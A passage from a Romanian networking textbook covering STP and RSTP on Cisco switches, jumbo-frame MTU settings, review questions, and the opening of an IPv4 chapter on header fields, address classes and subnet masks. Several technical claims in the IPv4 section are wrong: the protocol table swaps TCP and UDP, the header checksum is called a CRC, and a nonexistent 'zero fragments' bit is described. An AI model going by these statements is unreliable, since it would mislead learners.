Prin directiva de mai sus se poate modifica prioritatea la nivel de port pentru a manipula negocierile STP pe segmentul Ethernet. Acesta este al treilea criteriu, în ordinea priorităţii pentru stabilirea portului cu rolul *designated*.

```
configure terminal
SW(config)#no spanning-tree vlan 10
```

Prin comanda de mai sus se dezactivează instanţa de STP aferenta VLAN-ului 10. Ca rezultat direct toate legăturile Ethernet vor procesa trafic util instantaneu, dar există pericolul formării de bucle logice şi implicit de avalanşe de difuzari (*broadcast storm).*

2.7 Studiu de caz

2.7.1 Tratarea jumbo frames

In standardul Ethernet clasic (IEEE 802.3) cantitatea maximă de date care poate fi transmisă este de 1518 bytes. Aceasta valoare este compusă din adresa MAC sursă (6 bytes), adresa MAC destinaţie (6 bytes), Protocol ID (2 bytes), CRC (4 bytes), rămânând astfel 1500 de bytes pentru date. În primele implementări de Ethernet legăturile fizice erau limitate la 10 Mpbs *half-duplex* şi singura metodă de a combate coruperea datelor în timpul transportului era retransmitere cadrelor. Cum mediile de transmisie iniţiale nu erau atât de eficiente în ecranarea interferenţelor electromagnetice, coruperea datelor era un eveniment destul frecvent, precum şi retransmisiile. Dincolo de acest aspect, inclusiv logica de funcţionare a Ethernet-ului e gândită să lucreze cu coliziuni şi retransmisii. Date fiind condiţiile enunţate, în cazul în care cantitatea de date transportată la nivel de cadru devenea prea mare, procedeul de retransmitere de cadre ar fi devenit destul de ineficient.

In prezent legăturile de 1Gbps au devenit ubicue în toate mediile, iar switch-urile pentru centre de date de 10 Gbps sunt aproape standard. In mediile Ethernet cablate legăturile *half-duplex* sunt rar întâlnite, iar tehnologiile de ecranare precum şi calitatea materialelor folosite au minimizat impactul interferenţelor electromagnetice ca şi factor în coruperea cadrelor Ethernet la transport. În prezent cea mai costisitoare parte a comunicaţiei se înregistrează la cele două capete, unde datele sunt segmentate şi formatate în cadre Ethernet. Pentru optimizarea comunicaţiei soluţia evidentă constă în mărirea cantităţii de date ce poate fi transmisă folosind aceleaşi date de control, metodă supranumită *jumbo frames.*

În implementarea acestei idei trebuie luat în considerare faptul că, în ciuda tuturor îmbunătăţirilor, cadrele se corup ocazional şi singurul mod de a detecta acest lucru este prin valoarea *CRC (Cyclic Redundancy Check)* inserată în fiecare cadru. Un CRC de 4 bytes funcţionează pentru o cantitate de informaţii de maxim 11000 de bytes. Cum antetele Ethernet sunt codate la nivel de *hardware* în toate plăcile de reţea, pragul superior pentru mărimea cadrelor Ethernet se va limita astfel la această valoare. Parametrul la nivelul sistemului de operare care reglementează mărimea unui cadru de nivel doi este **MTU** (*Maximum Transferable Unit*). Cu toate că nici în prezent nu s-a ajuns la un consens legat de *MTU-ul* pentru *Jumbo Frames,* standardul de facto este de 9000 de bytes.

În momentul în care se doreşte implementarea unui tronson Ethernet cu *Jumbo frames* sunt recomandate următoarele măsuri de bună practică:

- Întreaga reţea trebuie să aibă legături gigabit;
- Toate echipamentele de reţea intermediare trebuie să suporte *jumbo frames;*
- Sistemele de operare ale punctelor terminale trebuie să aibă drivere şi plăci de reţea cu suport pentru *jumbo frames.*

Pentru Linux modificarea MTU-ului se face folosind comanda `ifconfig`.

```
root@HQ#ifconfig eth1 mtu 9000
```

În condiţiile în care valoarea nu este suportată la nivel de kernel, se va returna eroarea ***SIOCSIFMTU: Invalid argument.*** In această situaţie se recomandă fie modificarea opţiunii la nivel de kernel, fie folosirea unei alte valori.

În cazul echipamentelor Cisco, pentru a implementa suportul pentru *jumbo frames* la nivel de interfaţă se foloseşte comanda `mtu`.

```
SW2#configure terminal
SW(config)#interface FastEthernet0/1
SW2(config-if)#mtu 9000
```

Comanda poate fi rulată doar pe interfeţe gigabit.

În cazul switch-urilor Cisco se poate modifica *MTU-ul* pe toate interfetele echipamentelor folosind comanda `system mtu`.

```
SW2#configure terminal
SW2(config)#system mtu 1900
```


Setările modifică *MTU-ul* doar pe interfetele de 10 si 100 Mbps şi valorile folosite pot fi între 1500 si 1998 de bytes.

```
SW2#configure terminal
SW2(config)#system mtu jumbo 9000
```

Setările modifică *MTU-ul* doar pe interfeţele de 1 şi 10 Gbps iar valorile alocabile sunt între 1500 si 9000 de bytes.

Pe Windows Server 2008 abilitatea de a procesa *jumbo frames* (2-27) depinde de suportul oferit de driverele plăcii de reţea. În condiţiile în care acestea permit modificarea *MTU-ului,* paşii care trebuie urmaţi sunt:

- Navigare pana la `Control Panel > Network and internet > View Network Status and Task > Change Adapter Settings >`
- Selectarea plăcii de reţea pe care dorim să operăm
- Navigare până la `Right-click > Properties > Configure > Advanced`
- Modificarea uneia dintre opţiunile `Jumbo Packet` sau `Jumbo Packet Payload Size`



2-27 Jumbo frames pe Windows Server 2008

2.7.2 RSTP

O metrică importantă pentru evaluarea calitativă a unei rețele este *uptime-ul*. Acesta se definește ca procentul de timp în care o rețea este funcțională în decursul unui interval anume, de obicei un an. Pentru companiile care oferă servicii de rețea există în prezent trei standarde:

- 99% - 88 ore/an downtime
- 99.9% - 8.8 ore/an downtime
- 99.99% - 52 minute/an downtime
- 99.999% - 5 minute/an downtime

Algoritmul STP are rolul critic de a asigura legături de nivel doi redundante, simultan evitându-se buclele de switching și, odata cu ele, fenomenul de *broadcast storm*. Algoritmul STP depinde de două timere: *Forward Delay* (15 sec) și *Max age* (20 sec).

Timpul de convergenţă STP sau timpul necesar pentru ca rețeaua să transporte în continuare trafic util este între *2xForward_Delay* sau *2xForward_Delay+Max_Age,* mai exact între 30 și 50 de secunde pentru orice modificare de link în rețeaua STP. Luând în calcul acești factori, în faza inițială pare aproape imposibil dezideratul de *triple-nine* (99.999). Cu toate acestea, exista centre de date care oferă acest nivel de serviciu.

Aparent, o primă optimizare posibilă ar consta în reducerea acestor timpi. Trebuie menționat însa că valorile implicite au fost stabilite luând în calul elemente precum: latența la nivel de echipament, latența la nivel de rețea, precum şi probabilitatea de eroare. Cisco a reglementat aceste valori pentru a preveni buclele de switching în rețele cu diametru mai mic sau egal cu 7 switch-uri, valoare care este atinsă rapid în rețele complexe. Atunci cum se poate optimiza STP-ul?

Pentru a răspunde la această întrebare trebuie să identificăm care componente din algoritmul acestuia îl fac lent. Principalele două elemente care încetinesc procesul de convergenţă sunt: 1) faptul că portul rămâne blocat pe o durată suficientă pentru a garanta diseminarea schimbării de topologie în toata rețeaua şi 2) faptul că informația pentru o cale mai bună către *root bridge* nu este luată în considerare până ce informația veche nu expiră.

RSTP sau 802.1W a fost introdus ca o optimizare a algoritmului STP. Acesta urmărește același scop (link-uri redundante fără bucle de nivel 2) dar necesită un timp maxim de convergenţă de doar 6 secunde.

O prima optimizare care a fost adusă algoritmului original constă în crearea a două stări noi asignabile port-urilor de switch:

1) **Alternate port -** este un port secundar pe care se primesc *BPDU-uri* inferioare față de cele de pe portul de root, de la un alt switch față de cel prin care se ajunge în prezent la *root bridge*.

2) **Backup port -** este un port secundar pe care se primesc *BPDU-uri* inferioare față de cele de pe portul de root, de la același switch prin care se ajunge în prezent la *root bridge*.

Un switch poate ţine o ierarhie de porturi *alternate* sau *backup* şi, în momentul când se pierde legătură principală către *root bridge*, se va selecta cel mai bun port pentru a procesa instantaneu trafic.


Stări STP	Stări RSTP	Inclus în topologia activă
Disabled	Discarding	Nu
Blocking	Discarding	Nu
Listening	Discarding	Nu
Learning	Learning	Da
Forwarding	Forwarding	Da

2-28 Echivalența între stările STP şi stările RSTP

De asemenea, au fost create trei tipuri de legături posibile cu un alt echipament: *Edge port*, *point-to-point* și *shared*. **Edge port** sunt porturile pe care nu se primesc *BPDU-uri* și care sunt trecute direct în *forwarding*. Dacă ulterior se primesc pachete de STP sau RSTP, acestea vor fi luate în considerare la recalcularea algoritmului. **Point-to-Point** reprezintă legătura între două swithuri care

rulează RSTP peste o interfaţă *full-duplex*. **Shared** este legătura între două switch-uri care rulează RSTP peste o interfaţă *half-duplex*, sau între un switch care rulează STP şi unul care rulează RSTP.

O altă simplificare adusă algoritmului iniţial constă în reducerea numărului de tranziţii necesare până când se poate transmite trafic util pe interfaţa respectivă (vezi 2-28).



2-29 Procesul de sincronizare în RSTP

În cazul echipamentelor Cisco se poate activa doar RSTP-PVST, menţinându-se o instanţă separata de RSTP pentru fiecare VLAN configurat pe switch. Setarea de RSTP se aplică pe întregul echipament.

```
SW1#configure terminal
SW1(config)#spanning-tree mode rapid-pvst
```

Algoritmul de calcul al grafului a fost modificat şi se bazează pe un schimb de pachete (*proposal-agreement*) care se propagă succesiv pe nivelele topologiei de reţea, pornind de la *root bridge*.

Toate comenzile de modificare a parametrilor asociaţi cu RSTP sunt la fel ca şi la STP. Pentru a vedea dacă la nivelul echipamentului rulează RSTP se foloseşte comanda:


```
SW1#show spanning-tree vlan 1
VLAN0001
Spanning tree enabled protocol rstp
Root ID Priority 24586
Address 0015.63f6.b700
Cost 19
Port 107 (FastEthernet3)
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec

 Bridge ID Priority 32778 (priority 32768 sys-id-ext 10)
 Address 000f.f794.3d00
 Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
 Aging Time 300
Interface Role Sts Cost Prio.Nbr Type
---------------- ---- --- --------- --------- --------------------------------
Fa3  Root FWD 19 128.107 P2p Peer(STP)
Fa7  Desg FWD 19 128.108 P2p Peer(STP)
```

În cazul RSTP, orice switch poate anunţa modificări ale topologiei.

Se poate observa că, spre deosebire de STP, algoritmul pentru 802.1w reacţionează doar când apar legături noi de tipul *point-to-point* sau *shared.* Când la nivelul unui switch s-a detectat un link nou se trimit *BPDU-uri* pe toate interfeţele cu flag TC (*Topology Change*) setat. Un echipament care primeşte astfel de BPDU-uri goleşte tabela cu adrese MAC şi retrimite *BPDU-ul* pe toate porturile, mai puţin cel pe care a primit notificare TC. Scopul principal al RSTP-ului este convergenţa rapidă; ca

atare, este mult mai eficient să fie golită tabela CAM la schimbări de topologie decât sa fie micşorat *Max_Age-ul* pe anumite adrese MAC. Reversul acestui comportament constă într-o cantitate semnificativă de trafic de *broadcast* în momentul unei schimbări de topologie.



2-30 Reconvergenţa RSTP la pierderea, respectiv stabilirea unei conexiuni

Toate aceste modificări la nivelul logicii de funcţionare a protocolului au permis în cele din urmă optimizarea timpilor folosiţi. În cazul RSTP toate evenimentele importante sunt raportate la *Hello-time,* care reprezintă intervalul de timp la care sunt aşteptate BPDU-uri de la vecini având o valoare implicită de 2s. Astfel, o legătură root va fi dezafectată daca nu sunt primite BPDU-uri timp de 3x*Hello_time,* declanşându-se astfel algoritmul de sincronizare. În cazul unei schimbări de topologie semnalate de un vecin, se vor trimite BPDU-uri cu flag-ul TC setat timp de 2x*Hello_time (While_time),*pentru a se asigura diseminarea informaţiei către restul reţelei.

RSTP este compatibil cu STP, astfel încât, dacă nu se detectează prezenţa de 802.1d pe un port, acesta va fi declarat *shared* şi sunt folosiţi timpii specifici STP. Trebuie menţionat că interfaţarea RSTP/STP este fezabilă la nivel Access, dar compromite eficienţa arhitecturii la nivel Core.

2.8 Întrebări

1. Care este rezultatul segmentării unei reţele cu un switch ?
   - Creşte numărul domeniilor de coliziune
   - Scade numărul domeniilor de coliziune
   - Creşte numărul domeniilor de broadcast
   - Scade numărul domeniilor de broadcast

2. Care este numărul minim de adrese MAC asociate cu un switch de nivel doi?
   - Una
   - Două
   - Atâtea câte porturi există
   - Niciuna

3. Care dintre următoarele afirmaţii este adevărată cu privinţă la comutarea de nivel doi (alegeţi două variante)?
   - Un switch este un hub cu mai multe porturi
   - Un switch este o punte cu mai multe porturi
   - Switchurile învaţă adresele IP ale cadrelor şi iau decizii pe baza acestora
   - Switchurile învaţă adresele MAC, examinând câmpul sursă al fiecărui cadru

4. Pe baza cărei informaţii un switch Ethernet poate lua o decizie ?
   - adresa IP
   - adresa MAC destinaţie
   - adresa CAM
   - adresa MAC sursă

5. Switch-ul dumneavoastră trebuie să fie setat ca root bridge. Care dintre următoarele posibilităţi va face acest switch să devină root bridge?
   - Setarea adresei MAC a switchului la o valoare minimă
   - Setarea protocolului STP la o valoare minimă
   - Setarea priorităţii switchului la o valoare maximă
   - Setarea priorităţii switchului la o valoare minimă

2.9 Referințe

[1] Jan Harrington. Ethernet Networking for the Small Office and Professional Home Office, cap. 3. Morgan Kaufmann, 2007

[2] Gilbert Held. Ethernet Networks (4th Edition). John Wiley & Sons, 2003

[3] Deon Reynders, Edwin Wright. Practical TCP/IP and Ethernet Networking, cap. 3 și 4. Newnes, 2003

[4] Charless E. Spurgeon. Ethernet, The Definitive Guide. O'Reilly, 2000

[5] William Stallings. Data and Computer Communications (8th Edition), cap. 15 și 16. Pearson Education, 2007

[6] Andrew Tanenbaum, David Wetherall. Computer Networks (5th Edition), cap. 4. Prentice Hall, 2010

3 Protocolul IPv4

Ce se învață în acest capitol?

- Specificațiile protocolului IP
- Noțiunea de *subnetare*
- Funcționarea protocolului ARP
- Funcționarea protocolului DHCP
- Configurarea adreselor IP pe echipamente

Cine este ...

Bob Kahn (Robert Elliot Kahn) este un un inginer în știința calculatoarelor, deținător al Premiului Turing. A lucrat la MIT, Bell Labs și, cel mai important la DARPA, agenția Guvernului American, unde a dezvoltat stiva TCP/IP împreună cu Vint Cerf. În prezent, lucrează la o organizație non-profit ce face cercetare de noi tehnologii informatice bazate pe rețele.


Internetul a devenit o noțiune familiară pentru societatea din prezent. Cu toate acestea, în urmă cu 20 de ani, prea puțini vizionari au intuit dezvoltarea pe care acesta urma să o cunoască. Multe dintre conceptele fundamentale ale infrastructurii IP de azi au fost definite în acea perioadă, precum formatul adresei IP, protocolul ARP, VLSM. Protocolul IP trebuia să răspundă schimbării paradigmei de comunicație de la o rețea cu câteva locații, precum rețeaua DARPA, la o rețea cu mii de locații cum era privit Internetul la mijlocul anilor `80. Apariția calculatoarelor personale și extinderea rețelei globale de comunicație dincolo de centrele universitare au redefinit Internetul ca o rețea cu sute de milioane de noduri. Un fapt notabil și, în același timp, surprinzător, este persistența de-a lungul unei perioade de câțiva zeci de ani a unor protocoale de comunicație dezvoltate la începutul anilor `80. O mare parte dintre aceste protocoale au fost concepute pentru rețele de sute de mii de ori mai mici în magnitudine, complexitate și volum de trafic față de Internetul din ziua de astăzi, dar deservesc în continuare cu succes comunicațiile de date din prezent.

Versiunea 4 a protocolului IP a reușit să răspundă atât cerințelor de ierarhizare a spațiului de adrese impus de rețelele anilor `80, cât și cerințelor de scalabilitate ale Internetului actual. Pentru asigurarea scalabilității în contextul condițiilor din prezent, au fost standardizate protocoale menite să adreseze translatarea de adrese, tunelarea pachetelor și adresarea privată, tehnologii prezentate în capitolele viitoare.

Versiunea 6 a protocolului IP a fost inițial proiectată să asigure un spațiu de adrese mult mai generos, dar și un număr de servicii ce lipsesc din IPv4, precum informațiile de securitate, sau servicii ce corespund insuficient cerințelor actuale, precum marcarea fluxurilor de date în vederea facilitării procesării de către mecanismele QoS de pe parcurs. Cu toate acestea, infrastructura de comunicație constituită încă preponderent din echipamente și aplicații ce nu au fost concepute pentru IPv6 precum și popularitatea deosebită de care se bucură IPv4 fac ca ponderea rețelelor IPv6 în structura actuală a Internetului să rămână de sub 5%. Prin urmare, pe parcursul acestei cărți, prin protocolul IP se va subînțelege doar referirea la IPv4. În capitolul următor va fi realizată o prezentare detaliată a protocolului IP, versiunea 6.

3.1 Pachete IPv4

Orice pachet ajuns la nivelul rețea este reîmpachetat, adăugându-i-se antetul IP. În Fig. 3-1 sunt prezentate câmpurile ce compun antetul IP, împreună cu lungimea lor, urmând apoi o scurtă descriere a acestora.



3-1 Structura antetului IPv4

Din analiza antetului se identifică nu mai puțin de 10 câmpuri în afara celor ce precizează adresele destinație și sursă. De-a lungul timpului semnificația acestor câmpuri a fost redefinită.

Câmpul versiune stabilește versiunea IP folosită, antetul de IPv6 fiind diferit de antetul IPv4.

Lungimea antetului este precizată explicit în cel de al doilea câmp în vederea flexibilizării dezvoltărilor ulterioare ale standardului IPv4, prin setări făcute în câmpul de opțiuni aflat în finalul antetului IP. Totuși vasta majoritate a traficului în Internet folosește antete de lungime fixă, de 20 de octeți, performanțele de referință ale echipamentelor de rețea (precum numărul de pachete comutate pe secundă) fiind calculate pentru trafic IP cu antet de lungime fixă, atât pentru a asigura consecvența statisticilor, cât și datorită faptului că pachetele IP ce prezintă opțiuni suplimentare sunt procesate în software de marea majoritate a platformelor, în timp ce pachetele de dimensiune standard sunt procesate în hardware.

Câmpul TOS (Type of Service) este folosit pentru implementarea unor politici distincte pentru tipuri diferite de trafic. Câmpul are o importanță semnificativă în special pentru identificarea și prioritizarea traficului de voce, dar și pentru alte tipuri de trafic ce necesită o abordare specială.

Câmpul de lungime totală este exprimat pe 16 biți, rezultând o dimensiune maximă a cadrelor IP de 65535 de octeți. În cazul segmentelor transmise folosind protocolul TCP nu există o dimensiune maximă, ceea ce înseamnă că segmentele ce depășesc 64 KB vor fi fragmentate la nivelul rețea. Deși dimensiunea maximă prevăzută de standard este de 64KB, impunerea Ethernetului ca tehnologie dominantă pentru rețelele locale are drept consecință faptul că traficul TCP, după ce este segmentat în pachete de 64 KB la nivelul 4, va mai fi încă odată segmentat în cadre de 1500 octeți la nivelul 3. Pentru a reduce complexitatea prelucrărilor asupra pachetelor, implementările curente ale stivei TCP/IP evită să realizeze două operații de fragmentare, impunând ca dimensiune maximă a cadrelor IP 1500 B și nu 64 KB.

Mecanismul de secvențiere a cadrelor reprezintă principalul mecanism de control al fluxului în TCP; cu toate acestea, se observă că un mecanism de secvențiere există și la nivelul antetului IP. Câmpul identificator stabilește numărul datagramei și este folosit în conjuncție cu câmpul decalaj fragment pentru a reordona cadrele IP ajunse într-o altă ordine decât au fost transmise. Ambele câmpuri sunt în general stabilite de stația ce emite pachetul, dar dacă pe calea către destinație mai are loc o fragmentare a pachetului valorile lor vor fi modificate.

Biții de opțiune sunt folosiți tot pentru a controla fragmentarea. Spre exemplu, bitul 50 din antetul IP este denumit bitul M sau bitul "more fragments". Acesta indică faptul că a avut loc o fragmentare și că pachetul de față nu este ultimul fragment. Bitul 51 este denumit Z sau bitul "zero fragments" și are rolul de a semnaliza că pachetul actual este ultimul (sau singurul) din pachetul inițial. De notat faptul că, odată fragmentat, un pachet IP nu va mai fi reasamblat decât la destinație. Din moment ce fiecare fragment primește propriul său antet IP, acest lucru poate introduce

probleme de design și poate genera transmisii ineficiente pe anumite segmente de rețea. Indiferent de protocol sau de tehnologie, fragmentarea cauzează un consum crescut de lățime de bandă, ca urmare a datelor suplimentare introduse de noile antete.Un câmp important din antetul IP este TTL (Time To Live), câmp ce definește numărul maxim de rutere prin care un pachet poate să treacă, el fiind decrementat cu 1 la fiecare rutare. Principala sa funcție este de a evita ciclarea la infinit a unor pachete IP în cazul unor topologii cu bucle de rutare. O utilizare mai recentă a acestui câmp permite unui ISP să controleze conectarea unei stații, pentru o legătură dată. De exemplu, un ISP poate întrerupe conectivitatea atunci când pe o legătură în loc de o stație se conectează neautorizat un ruter ce are în spate o întreagă rețea locală.

Marea majoritate a traficului în Internet călătorește între sursă și destinație păstrând aceleași valori pentru câmpurile antetului IP, singurul câmp modificat fiind câmpul TTL. Deșși operația de decrementare a valorii câmpului TTL este una simplă, ea determină o încărcare semnificativă a ruterului, deoarece în urma modificării acestui câmp, va trebui să fie recalculată și suma de control a antetului. Suma de control se bazează pe un algoritm de redundanță ciclică (un algoritm CRC) ce are proprietatea că se poate verifica ușor, dar se calculează mult mai greu (verificarea se poate efectua fără a calcula explicit valoarea sumei de control).

Câmpul protocol specifică ce protocol a fost folosit pentru încapsularea de nivel transport. În figura de mai jos sunt prezentate câteva dintre valorile cele mai întâlnite ale acestui câmp. Valorile 4 și 41 sunt folosite în cazul tunelării iar valoarea 59 este folosită pentru a indica că nu mai există un alt antet, o astfel de conexiune fiind numită IP raw.

Valoarea	Protocol
1	ICMP
4	IPv4 (IP-in-IP)
6	UDP
17	TCP
41	IPv6
59	Fără antet

3.1.1 Clase de adrese

O adresă IP este un șir de 32 de biți ce identifică două lucruri: o rețea și o stație în cadrul acelei rețele.

Pentru a simplifica utilizarea adreselor IP se folosește formatul zecimal. Astfel, o adresă IP dată: 10110001000001000001011000001000, se împarte mai întâi în grupuri de câte 8 biți: 10110001.00000100.00010110.00001000 și apoi fiecare grup este convertit în sistem zecimal: 177.4.22.8.

Deși exprimarea zecimală înlesnește semnificativ lucrul cu adrese IP, aduce și unele limitări în ușurința de a discerne porțiunea de rețea și cea de stație din cadrul adresei IP, pentru cazurile în care sunt definite subrețele. Încercarea de a păstra reprezentarea zecimală ca model de referință pentru IP și, în același timp, de a pune în evidență distincția dintre cele două componente, a dus la definirea claselor de adrese IP.

Odată cu definirea primelor trei clase pentru rutare a mai fost definit un spațiu de adrese folosit pentru adresarea multicast, anume clasa D. Restul adreselor vor constitui clasa E, reprezentând adrese rezervate. În tabelul următor sunt prezentate cele cinci clase definite pentru spațiul de adrese IP.

Clasa	Primi biți	Nr. biți rețea	Nr. de rețele	Nr. biți stație	Nr. stații	Domeniul de valori
A	0...	8	2^7	24	2^{24}-2	1.0.0.0 – 126.255.255.255
B	10...	16	2^{14}	16	2^{16}-2	128.0.0.0 – 191.255.255.255
C	110...	24	2^{21}	8	2^8-2	192.0.0.0 – 223.255.255.255
D	1110...		Adrese multicast			
E	11110...		Rezervat			

Proiectarea unei scheme de adresare pentru una sau mai multe rețele, bazată pe criteriile de delimitare între clasele descrise mai sus, poartă și denumirea de adresare „classful". În acest mod de adresare, fiecare adresă IP aparține unei rețele ce se încadrează exclusiv într-una dintre clasele A, B sau C. În prezent, adresarea classful nu mai este utilizată datorită lipsei sale inerente de flexibilitate în dimensionarea adecvată a rețelelor în funcție de numărul de stații.

Clasa A a fost proiectată pentru a satisface cerințele ridicate de rețelele de mari dimensiuni. Astfel, pentru definirea rețelei va fi folosit doar primul octet, pentru identificarea stației fiind disponibili 24 de biți, ceea ce oferă mai mult de 16,7 milioane de posibilități. În figura de mai sus se poate observa că domeniul de valori pentru clasa A nu include rețelele 0.0.0.0 și 127.0.0.0, acestea fiind rezervate. Clasa de adrese 0.0.0.0 nu este folosită datorită posibilelor confuzii cu rutele implicite, în vreme ce clasa 127.0.0.0 este rezervată pentru adrese de loopback, în scopul monitorizării și testării.

Tot din tabelul anterior se observă eliminarea a câte două adrese dintre cele ce pot fi alocate stațiilor, pentru fiecare dintre clasele rutabile. Cele două adrese sunt: adresa de rețea și adresa de difuzare.

O adresă IP de rețea este o adresă pentru care toți biții de stație sunt 0. Altfel spus, ea poate fi considerată ca fiind prima adresă (din punct de vedere numeric) dintr-o rețea. O astfel de adresă este folosită pentru identificarea întregii rețele. Aceasta este, de fapt, partea relevantă a oricărei adrese de stație ce călătorește peste Internet pentru toate ruterele de pe parcurs.

O adresă IP de difuzare sau adresă de broadcast este o adresă pentru care toți biții de stație sunt 1. Un pachet destinat unei astfel de adrese va fi multiplicat și va ajunge la toate stațiile din acea rețea, dar nu va părăsi perimetrul acelei rețele.

O clasă de adrese B este definită de valorile primilor doi biți din adresa IP, acești primi doi biți fiind 10. Din această constrângere rezultă că toate adresele IP ale căror prim octet se află între 10000000 și 10111111, adică între 128 și 191, aparțin unei clase B.

Câmpul de rețea pentru o clasă B va cuprinde primii doi octeți, dar deoarece primii doi biți ai primului octet sunt fixați, rămân doar 14 biți disponibili pentru a crea clase B. Pentru definirea stațiilor sunt folosiți ultimii doi octeți, adică 16 biți. Astfel pot fi obținute 16.384 rețele, fiecare având un număr maxim de 65.533 de stații.

Clasa C se definește prin alocarea primilor 3 octeți pentru definirea rețelei și doar a ultimilor 8 biți pentru identificarea stațiilor din aceeași rețea. Primii trei biți din primul octet trebuie să fie 110, adică valoarea acestui prim octet trebuie să se afle între 192 și 223 pentru ca o adresă să aparțină unei clase C. Numărul rețelelor de clasă C depășește 2 milioane, fiecare dintre acestea putând să cuprindă 254 de stații.

Clasa de adrese D este folosită pentru rețele *multicast* și include adrese de grupuri multicast. Comunicația multicast este, prin definiție, unidirecțională, traficul fiind transportat de la o sursă la una sau mai multe stații destinație. Un grup multicast este definit printr-o adresă din clasa D împreună cu mulțimea stațiilor destinație ce solicită traficul acelui grup. Spre deosebire de celelalte clase IP, adresele din clasa D nu pot fi utilizate niciodată in antetul IP în câmpul de adresă sursă, ci doar în cel destinație, fapt ce explică și caracterul unidirecțional. O altă consecință a caracterului

unidirecțional al comunicațiilor multicast este faptul că, la nivel transport, încapsularea este limitată la protocolul UDP (lipsa sesiunilor și a mesajelor de confirmare – acknowledgements).

Clasa A	Rețea	Stație		
	1	2	3	4

Clasa B	Rețea		Stație	
	1	2	3	4

Clasa C	Rețea			Stație
	1	2	3	4

3-2 Adresarea IP

În decursul ultimilor 15 ani au existat numeroase standarde și propuneri de standardizare pentru asigurarea unei infrastructuri de *multicast*, dar realitatea din prezent este că traficul de *multicast* reprezintă doar o foarte mică porțiune din traficul transferat în Internet. Cu toate acestea, convergența rețelelor de date cu cele de telefonie sau de televiziune oferă o notă de optimism în legătură cu viitorul comunicațiilor *multicast*. În Romania abia în anul 2006 a devenit disponibil comercial serviciul de trasmisiuni de *multicast*, un singur ISP oferind în acest moment acces la un M-Bone național.

Pentru adresa *multicast* spațiul de adrese este plat, toți cei 4 octeți fiind folosiți pentru definirea adresei de stație. Deoarece primii 4 biți ai primului octet sunt fixați, și anume 1110, numărul adreselor de *multicast* este de 268 milioane. Cu toate acestea au fost definite mai multe regiuni disjuncte, regiuni menite să servească obiective diferite. Primele 256 de adrese (cele cuprinse între 224.0.0.0 și 224.0.0.255) sunt definite ca aparținând zonei *Local Network Control Block*, aceastea fiind adresele folosite și de protocoalele de rutare: spre exemplu OSPF rezervă două dintre aceste adrese de *multicast*: 224.0.0.5 și 224.0.0.6 pentru procesul de alegere a ruterului desemnat, iar RIPv2 folosește adresa 224.0.0.9 pentru trimiterea actualizărilor. Acestea mai poartă și denumirea de adrese „link-local" deoarece pachetele sunt intotdeauna transmise cu TTL 1, deci nu pot fi rutate mai departe de segmentul de rețea direct conectat.

Clasa de adrese E este rezervată și nu poate fi folosită în rețelele publice sau în soluții de multicast.

3.1.2 Masca de rețea

Prin folosirea celor 3 clase rutate eficiența utilizării spațiului de adrese IPv4 este una extrem de redusă. Spre exemplu, pentru o rețea cu 4 noduri va fi alocată o clasă C, pierzându-se asftfel 250 de adrese. În cazul unei rețele de 300 de noduri alocarea unei clase B duce la pierderea a mai mult de 65.000 de adrese, și chiar prin reproiectarea rețelei și separarea sa în două rețele, se vor folosi două clase C, cea ce va duce la pierderea a peste 200 de adrese.

Protocolul IP impune ca orice adresă să conțină două informații: o adresă de rețea și adresa unei stații din cadrul acelei rețele. Separarea celor două câmpuri nu trebuie să apară la granița de octet. Pentru determinarea biților ce definesc adresa de rețea se folosește un șir de 32 de biți denumit mască de rețea.

Masca de rețea este un șir de 32 de biți care, în conjuncție logică cu o adresă IP, separă adresa de rețea, anulând biții de stație.

Fiecare bit din masca de rețea ce corespunde (adică se află pe aceeași poziție) cu un bit din câmpul de rețea are valoare 1, în vreme ce toți biții corespunzători câmpului de stație au valoarea zero.

Exprimarea măștii de rețea poate fi realizată în forma zecimală sau sub forma unui prefix de rețea. În cazul exprimării zecimale cei 32 de biți sunt separați în grupuri de 8, apoi realizându-se conversia în zecimal. Procesul este unul similar cu exprimarea zecimală a adresei IP.

O altă reprezentare a măștilor de rețea este sub forma unui număr care indică numărul de biți de 1 consecutivi din masca de rețea. Acest tip de reprezentare poartă numele de **prefix de rețea**.

Pentru exemplificare, fie adresa IP: 141.85.37.133 și masca: 255.255.240.0. Masca de rețea este echivalentă cu prefixul /20. Pentru aceast exemplu câmpul de rețea va cuprinde primii 20 de biți, iar câmpul de stație ultimii 12. Adresa rețelei se obține prin operația de ȘI logic între mască și adresa IP: 141.85.32.0/20.

Adresa de difuzare se obține prin completarea tuturor biților din câmpul de stație cu valori de 1. Adresa de difuzare va fi: 141.85.63.255/20.

Pentru aceeași adresă, dar folosind prefixul /26 adresa de rețea ar fi: 141.85.37.128/26, iar adresa de difuzare: 141.85.37.191/26.

```
                         rețea          |        stație
1000 1101.0101 0101.0010 0101.10 |00 0101 - 141.85.37.133
1111 1111.1111 1111.1111 1111.11 |00 0000 - 255.255.255.192 - /26
---------------------------------|------
1000 1101.0101 0101.0010 0101.10 |00 0000 - 141.85.37.128/26 - rețea
1000 1101.0101 0101.0010 0101.10 |11 1111 - 141.85.37.191/26 - difuzare
```

3-3 Adresa de rețea și de difuzare

Este important de observat că aceași adresă poate fi adresă de stație, adresă de rețea sau adresă de difuzare în funcție de masca de rețea aleasă.

În contextul adresării classful se identifică doar 3 măști de rețea posibile:

- Clasa A, cu masca 255.0.0.0 sau /8;
- Clasa B, cu masca 255.255.0.0 sau /16;
- Clasa C, cu masca 255.255.255.0 sau /24.

Această limitare a creat necesitatea introduceri conceptului de subrețea precum și a altor două tehnici folosite în adresarea IP:

- posibilitatea definirii măștilor de rețea de orice lungime, de la /0 la /32;
- posibilitatea utilizării de măști de rețea de lungime variabilă în cadrul aceleiași rețele, tehnică denumită și VLSM (Variable Length Subnet Mask).

Subrețele

Totalitatea nodurilor ce pot comunica între ele folosind dispozitive de nivel fizic și legătură de date (de exemplu: repetoare și switchuri) definesc o rețea locală. Altfel spus, o rețea locală va cuprinde totalitatea echipamentelor de rețea ce pot comunica fără intermedierea unui router.

O rețea locală coincide cu un domeniu de difuzare. Astfel, toate stațiile din aceași rețea locală vor primi pachetele de *broadcast*.

Din motive de securitate, dar și pentru optimizarea consumului de bandă în cadrul unei rețele locale, un administrator poate decide separarea unor secțiuni din rețea în subrețele diferite. Pentru asigurarea adresării va trebui să împartă spațiul inițial de adrese în mai multe secțiuni disjuncte.

